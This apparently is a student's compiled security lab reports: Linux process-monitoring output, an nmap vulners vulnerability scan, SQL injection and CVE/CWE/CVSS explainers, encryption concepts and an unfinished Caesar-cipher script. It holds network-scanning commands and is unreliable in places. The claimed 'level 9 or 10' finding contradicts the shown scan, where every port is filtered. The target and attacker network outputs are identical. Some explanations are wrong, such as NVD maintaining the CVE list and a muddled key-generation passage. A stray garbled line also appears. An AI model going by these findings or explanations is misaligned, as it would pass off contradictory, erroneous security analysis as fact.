   8230 root      20   0       0      0      0 I   0,3   0,0   0:02.70 kworker+
  14152 khoab20+  20   0 2489300 124300  52864 S   0,3   4,1   0:15.44 Isolate+
  28811 khoab20+  20   0   16092   4352   3584 R   0,3   0,1   0:00.22 top
      1 root      20   0  166700  10240   6784 S   0,0   0,3   0:13.61 systemd
      2 root      20   0       0      0      0 S   0,0   0,0   0:00.00 kthreadd
      3 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 rcu_par+
      5 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 slub_fl+
      6 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 netns
```

```
khoab2014926@khoab2014926-VirtualBox:~$ jobs
[1]+  Stopped                 top
```


More details with option -l. Unique job id

Print process ID

```
khoab2014926@khoab2014926-VirtualBox:~$ jobs -l
[1]+ 27825 Stopped (signal)        top
khoab2014926@khoab2014926-VirtualBox:~$ jobs -p
27825
khoab2014926@khoab2014926-VirtualBox:~$
```

```
khoab2014926@khoab2014926-VirtualBox:~$ mpstat -P ALL
Linux 6.2.0-36-generic (khoab2014926-VirtualBox)        07/11/2023      _x86_64_
(2 CPU)

15:07:59     CPU    %usr   %nice    %sys %iowait    %irq   %soft  %steal  %guest
  %gnice   %idle
15:07:59     all   29,25    3,69   11,12    1,58    0,00    0,80    0,00    0,00
    0,00   53,55
15:07:59       0   29,13    3,56   11,35    1,93    0,00    0,26    0,00    0,00
    0,00   53,78
15:07:59       1   29,38    3,82   10,90    1,24    0,00    1,34    0,00    0,00
    0,00   53,32
khoab2014926@khoab2014926-VirtualBox:~$
```

```
khoab2014926@khoab2014926-VirtualBox:~$ iostat
Linux 6.2.0-36-generic (khoab2014926-VirtualBox)        07/11/2023      _x86_64_
(2 CPU)

avg-cpu:  %user   %nice %system %iowait  %steal   %idle
          29,05    3,70   11,86    1,57    0,00   53,82

Device             tps    kB_read/s    kB_wrtn/s    kB_dscd/s    kB_read    kB_w
rtn    kB_dscd
loop0             0,28         3,56         0,00         0,00      20203
  0          0
loop1             0,00         0,00         0,00         0,00         17
  0          0
loop10            0,01         0,07         0,00         0,00        415
  0          0
loop11            0,46        18,61         0,00         0,00     105525
  0          0
loop12            0,18         1,56         0,00         0,00       8829
  0          0
loop13            0,01         0,19         0,00         0,00       1093
  0          0
loop14            0,00         0,00         0,00         0,00         27
  0          0
loop2             0,07         1,17         0,00         0,00       6646
```



```
khoab2014926@khoab2014926-VirtualBox:~$ sudo ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.4  0.3 168024 10880 ?        Ss   13:34   0:23 /lib/systemd/
root           2  0.0  0.0      0     0 ?        S    13:34   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   13:34   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   13:34   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I<   13:34   0:00 [slub_flushwq
root           6  0.0  0.0      0     0 ?        I<   13:34   0:00 [netns]
root           8  0.0  0.0      0     0 ?        I<   13:34   0:00 [kworker/0:0H
root          10  0.0  0.0      0     0 ?        I<   13:34   0:00 [mm_percpu_wq
root          11  0.0  0.0      0     0 ?        I    13:34   0:00 [rcu_tasks_kt
root          12  0.0  0.0      0     0 ?        I    13:34   0:00 [rcu_tasks_ru
root          13  0.0  0.0      0     0 ?        I    13:34   0:00 [rcu_tasks_tr
root          14  0.0  0.0      0     0 ?        S    13:34   0:03 [ksoftirqd/0]
root          15  0.1  0.0      0     0 ?        I    13:34   0:08 [rcu_preempt]
root          16  0.0  0.0      0     0 ?        S    13:34   0:00 [migration/0]
root          17  0.0  0.0      0     0 ?        S    13:34   0:00 [idle_inject/
root          19  0.0  0.0      0     0 ?        S    13:34   0:00 [cpuhp/0]
root          20  0.0  0.0      0     0 ?        S    13:34   0:00 [cpuhp/1]
root          21  0.0  0.0      0     0 ?        S    13:34   0:00 [idle_inject/
root          22  0.0  0.0      0     0 ?        S    13:34   0:00 [migration/1]
root          23  0.1  0.0      0     0 ?        S    13:34   0:07 [ksoftirqd/1]
root          26  0.0  0.0      0     0 ?        S    13:34   0:00 [kdevtmpfs]
root          27  0.0  0.0      0     0 ?        I<   13:34   0:00 [inet_frag_wq
```

LAB 14: VULNERABILITY ASSESSMENT

Class M02 student ID b2014926 Name Tran Dang Khoa

1. Design your scenario of vulnerability assessment

No	Steps	Remarks
1	Environment setting	Inspection area: Network vulnerable Target: Ubuntu 14.04, Firefox, 172.19.128.128 Attacker: Virtual machine, Kali Linux, Firefox, (bridged adapter)
2	Choose one scanning model	B: Nmap vulners
	Install scanning program	git clone https://github.com/vulnersCom/nmap-vulners.git
3	Run the program	sudo nmap -sV --script vulners.nse 172.19.128.128
4	Analyze the result based on your idea	List up the vulnerability checking items Grade the vulnerability level

2. Exercise the following vulnerability assessment process

No	Steps	Remarks
1	Environment Setting	1 Inspection area Network, Web vulnerable 2 Target: Ubuntu 14.04, Firefox, 172.19.128.128 3 Attacker: Kali Linux, Firefox, 172.19.128.22
2	**Choose scanning program/tool**	**Nmap vulners**

3	**Set the scanning environment, command**	**Input target address on program/tool** **Set the scanning options:** -sV --script vulners.nse 172.19.128.128
4	**Execute the scanning program**	**Run the scanning program:** **sudo nmap -sV --script vulners.nse 172.19.128.128**
5	**Print out scanning result**	
6	**Analyze the result based on your idea**	Grade the vulnerability level: - As we can have seen from the results above, the target machine vulnerability level is really high: 9 or 10 Explain the analyzing result: - After running the program the script will look up records from several vulnerability database such as CVE, National Vulnerability, … to check and link the public vulnerability from the results of nmap.

3. Explain your scenario

-Download if from Github:

```
khoab2014926@khoab2014926-VirtualBox:~$ git clone https://github.com/vulnersCom/
nmap-vulners.git
Cloning into 'nmap-vulners'...
remote: Enumerating objects: 104, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 104 (delta 21), reused 32 (delta 18), pack-reused 62
Receiving objects: 100% (104/104), 445.31 KiB | 771.00 KiB/s, done.
Resolving deltas: 100% (42/42), done.
khoab2014926@khoab2014926-VirtualBox:~$ S
```

- Check the network information

  Target

```
khoab2014926@khoab2014926-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::cd8c:2923:9c1:85ec  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:6f:50  txqueuelen 1000  (Ethernet)
        RX packets 1433  bytes 1829107 (1.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 518  bytes 67324 (67.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 162  bytes 14451 (14.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 162  bytes 14451 (14.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

khoab2014926@khoab2014926-VirtualBox:~$
```

Attacker

```
khoab2014926@khoab2014926-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::cd8c:2923:9c1:85ec  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:93:6f:50  txqueuelen 1000  (Ethernet)
        RX packets 1433  bytes 1829107 (1.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 518  bytes 67324 (67.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 162  bytes 14451 (14.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 162  bytes 14451 (14.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

khoab2014926@khoab2014926-VirtualBox:~$
```

- Running nmap to discover open host in the network


```
khoab2014926@khoab2014926-VirtualBox:~$ nmap -sn 10.13.133.243/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-13 15:57 +07
Nmap scan report for 10.13.133.13
Host is up (0.017s latency).
Nmap scan report for 10.13.133.49
Host is up (0.013s latency).
Nmap scan report for 10.13.133.72
Host is up (0.0088s latency).
Nmap scan report for 10.13.133.200
Host is up (0.034s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.74 seconds
khoab2014926@khoab2014926-VirtualBox:~$
```

- g organizational How I got my answer.

- See there are a lot of vulnerabilities in the target machince about FTP, SSH, HTTP, IPP


```
khoab2014926@khoab2014926-VirtualBox:~$ sudo nmap -sV --script vulners.nse 10.13
.113.243
[sudo] password for khoab2014926:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-21 13:43 +07
Nmap scan report for 10.13.113.243
Host is up (0.0051s latency).
All 1000 scanned ports on 10.13.113.243 are filtered

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
khoab2014926@khoab2014926-VirtualBox:~$
```

CVE-2023-41913




This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.

CVE-2023-6062



An arbitary file write vulnerability exists where an authenticated, remote attacker with administrator privileges on the Nessus application could alter Nessus Rules variables to overwrite arbitrary files on the remote host which could lead to a denial of service condition.

CVE-2023-5752



When installing a package from a Mercurial VCS URL (ie “pip install hg+…”)

With pip prior to v23.3, the specified Mercurial revision could be used to inject arbitrary configuration options to the “hg clone” call (ie “—config”). Controlling the Mercurial configuration can modify how and which repository is installed. This vulnerability does not affect users who aren’t installing from Mecurial>

LAB15 WEB vulnerability analysis

Student ID	
Name	
Email address	
Class	
Browser	

① Select one vulnerability example among SQL injection, XSS, HTTP header injection, programming err message

https://www.netsparker.com/support/vulnerability-severity-levels-netsparker/

SQL injection, a prevalent cybersecurity threat, exploits vulnerabilities in web applications to inject malicious SQL code into their database queries. Attackers leverage this technique to manipulate the application's interaction with the database, enabling them to gain unauthorized access to sensitive data, modify or delete crucial information, or disrupt the application's functionality

There are three main kinds of SQL injection attacks:

- In-band SQL injection is the most common type of SQL injection attack. The attacker

uses the same communication channel to launch their attack and to gather their results. This type of attack is relatively easy to exploit because the attacker can see the results of their attack directly.

- Inferential (blind) SQL injection is more difficult to detect because the attacker does not receive any direct feedback from the database. Instead, the attacker must infer the results of their attack by observing the application's behavior. This type of attack is more difficult to exploit because the attacker must be more careful about the SQL code that they inject.
- Out-of-band SQL injection is the most difficult to defend against because the attacker

does not need to communicate directly with the database. Instead, the attacker communicates with a server that they control and the server then communicates with the database. This type of attack is very difficult to detect because the attacker's communication with the database is hidden from the application.

SQL injection attacks pose a serious threat to database security, as they can enable attackers to gain unauthorized access to sensitive data, destroy or modify data, escalate privileges, or even render the database server unavailable. These attacks can have devastating consequences for businesses and organizations, compromising confidential information and disrupting operations.


② Explain CWE, CVSS or CVE each

CWE (Common Weakness Enumeration) is a list of common software weaknesses that can lead to vulnerabilities. It is a taxonomy of software weaknesses that helps prioritize remediation efforts and improve software security. Each CWE weakness is assigned a unique identifier and is described in detail, including its causes, consequences, and examples.


CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of computer security vulnerabilities. It assigns a score to each vulnerability based on three factors: the impact of the vulnerability, the exploitability of the vulnerability, and the scope of the vulnerability. The higher the CVSS score, the more severe the vulnerability.

CVE (Common Vulnerabilities and Exposures) is a list of publicly known cybersecurity vulnerabilities. Each vulnerability is assigned a unique identifier and is described in detail, including its name, description, affected products, and mitigation information. The CVE list is maintained by the National Vulnerability Database (NVD).

③ Search vulnerability level of example from CWE, CVSS or CVE and explain the level



CVE



④ Design your own processof preventing or protecting web vulnerability

Desgin your own process of preventing or protecting web vulnerability

SQL injection is a common type of web application vulnerability that allows attackers to

inject malicious SQL code into a web page. This code can then be used to steal data,

modify data, or even take control of the entire server. There are a number of ways to

prevent SQL injection, including:

- Using prepared statements: Prepared statements are a way of sending SQL queries to the database that prevents malicious code from being injected. The query is first sent to the database server, which then parses it and prepares it for execution. Any user-supplied data is inserted into the query after it has been parsed, which prevents it from being interpreted as SQL code.
- Using parameterized queries: Parameterized queries are similar to prepared statements, but they allow you to specify the data types of the parameters. This can help to prevent SQL injection attacks that exploit type conversion vulnerabilities.
- Escaping user input: Escaping user input is a way of encoding special characters so that they are not interpreted as SQL code. This can be done using a variety of methods, such as using backslashes to escape single quotes.
- Validating user input: Validating user input is a way of checking to make sure that the data is in the correct format before it is sent to the database. This can help to prevent SQL injection attacks that rely on invalid data to trigger errors.
- Using a web application firewall (WAF): A WAF is a security appliance that can be used to filter out malicious traffic, including SQL injection attacks. WAFs can be configured to block specific types of SQL injection attacks, or they can be configured to use machine learning to detect and block new types of attacks.

References:

https://portswigger.net/web-security/cross-site-scripting/preventing

https://cwe.mitre.org/data/definitions/79.html

https://stackoverflow.com/questions/1996122/how-to-prevent-xss-with-html-php

LAB #16 encryption & decryption concept

Class M02 Name Trần Đăng Khoa
Students ID B2014926

Check system environment

Resource	Detail
Client	OS: Window Browser: Chrome Language: Python 3,Java, C
Web Server	None

Choose one practice model for exercise

- Exercise model A => Describe encryption & decryption full process and explain

  Exercise model A => Describe encryption & decryption full process and explain

  - Encryption

  + Plain text: The original, human-readable data that needs protection is known as plain text.

  + Key generation: a key is generated through an algorithm. In symmetric key cryptography, the same key is used for both encryption and decryption, there is a pair of keys: a public key for encryption and a private key for decryption.

  + Encryption Algorithm: The plain text is combined with the encryption key using an encryption algorithm. This process results in ciphertext, an unreadable and seemingly random sequence of characters. + Ciphertext: the result of the encryption process is

ciphertext, which is

the information to be transmitted or stored. It should be computationally infeasible to derive the original plain text from the ciphertext without the proper key.

- Decryption

+ Ciphertext: The encrypted data, or ciphertext, is received by the intended recipient

+ Key Input: In symmetric key cryptography, the same key used for encryption is used for decryption. In asymmetric key cryptography, the recipient uses their private key for decryption.

+ Decryption algorithm: The decryption key is applied to the ciphertext

using a decryption algorithm. This process transforms the ciphertext back into the original plain text.

+ Plain text: the result of the decryption process is the original, readable plain text.

- Example:

+ Encryption Process:

(+) Plain text: Suppose we have the plain text message: “HELLO” (+) Key generation: Generate a secret key, for example, “ KEY123”

(+) Encryption Algorithm: Use a symmetric encryption algorithm to combine the plain text and the secret key. The result might be something like: “VczUq+uM5rXJ8IKFbPvIUw==”

(+) Ciphertext: The final encrypted message, or ciphertext, is “VczUq+uM5rXJ8IKFbPvIUw==”. This is what would be transmitted of stored.

+ Decryption Process:

(+) Ciphertext: suppose we receive the ciphertext

“ VczUq+uM5rXJ8IKFbPvIUw==”.

(+) Key input: Use the same secret key, “KEY123,” for decryption. (+) Decryption Algorithm: Apply the decryption algorithm with the secret key to the ciphertext. The result is the original plain text: “HELLO”.

(+) Plain text: The decrypted message is “ HELLO”, which is the original information.

- Explanation:

+ Security: The security of this process relies on keeping the secret key “KEY123”, confidential. Without the key, it should be computationally to derive the original plain text from the ciphertext.

+ Use case: This example represents a simplified scenario. In real-world applications, more robust encryption algorithm and key management would be employed.

• Exercise model B => Describe Secret Key Cryptography and public key - Secret Key cryptography: also known as Symmetric Cryptography, operates on the principle of using a single shared secret key for both encryption and decryption. In this model, the communicating parties must

agree upon and securely distribute the secret key before initiating secure communication. The sender employs this secret key to transform plaintext into ciphertext, and the recipient uses the same key to decrypt and retrieve the original message. Example of secret key cryptography algorithms include DES(data encryption Standard) and AES(Advanced encryption standard). While this approach is efficient for large-scale data

encryption, the challenge lies in securely distributing the secret key among all involved parties.

- Public Key: In contrast, public key cryptography, or asymmetric key cryptography, introduces a pair of mathematically related keys for secure communication: a public key and a private key. Each user possesses their unique pair of keys. The public key can be openly shared, allowing anyone to encrypt messages or verify digital signatures, while the corresponding private key is kept confidential. This model eliminates the need for secure key distribution, making it particularly advantageous. Public key cryptography is commonly used for secure key exchanges and digital

signatures. Examples of algorithms in this category include RSA(Rivest Shamir-Adleman) and ECC(Elliptic curve Cryptography). Despite being

generally slower for large-scale data encryption, public key cryptography plays a crucial role in ensuring secure communication over insecure channels. In practice, a combination of both symmetric and asymmetric cryptography is often employed to address various security requirements.

LAB 17 encryption & decryption

Class: M02 Name: Trần Đăng Khoa Students ID: B2014926

Check system environment

Resource	Details
Client	OS Browser : Type and version : Google Chrome Version 77.0.3865.90 (Official Build) (64-bit) Language : Type and version : HTML5, CSS, Javascript
Web Server	OS Web Server : Type and version Web Application : Type of Web Application Language : Type and verion
DB Server	DB : Type and version File Type ::
HW device	Personal PC

Choose one practice Model among4

[Model3] ccode encryption process and explain

```
function encrypt() {
  // Lấy giá trị của văn bản đầu vào và khóa từ các trường nhập
  var plaintext = document.getElementById("plaintext").value;
  var key = parseInt(document.getElementById("key").value);

  // Kiểm tra xem đã nhập đủ thông tin chưa
  if (!plaintext || isNaN(key)) {
    alert("Vui lòng nhập đủ thông tin.");
    return;
  }

  // Mã hóa văn bản đầu vào bằng mã hóa Caesar
  var cipher = "";
  for (var i = 0; i < plaintext.length; i++) {
    var charCode = plaintext.charCodeAt(i);

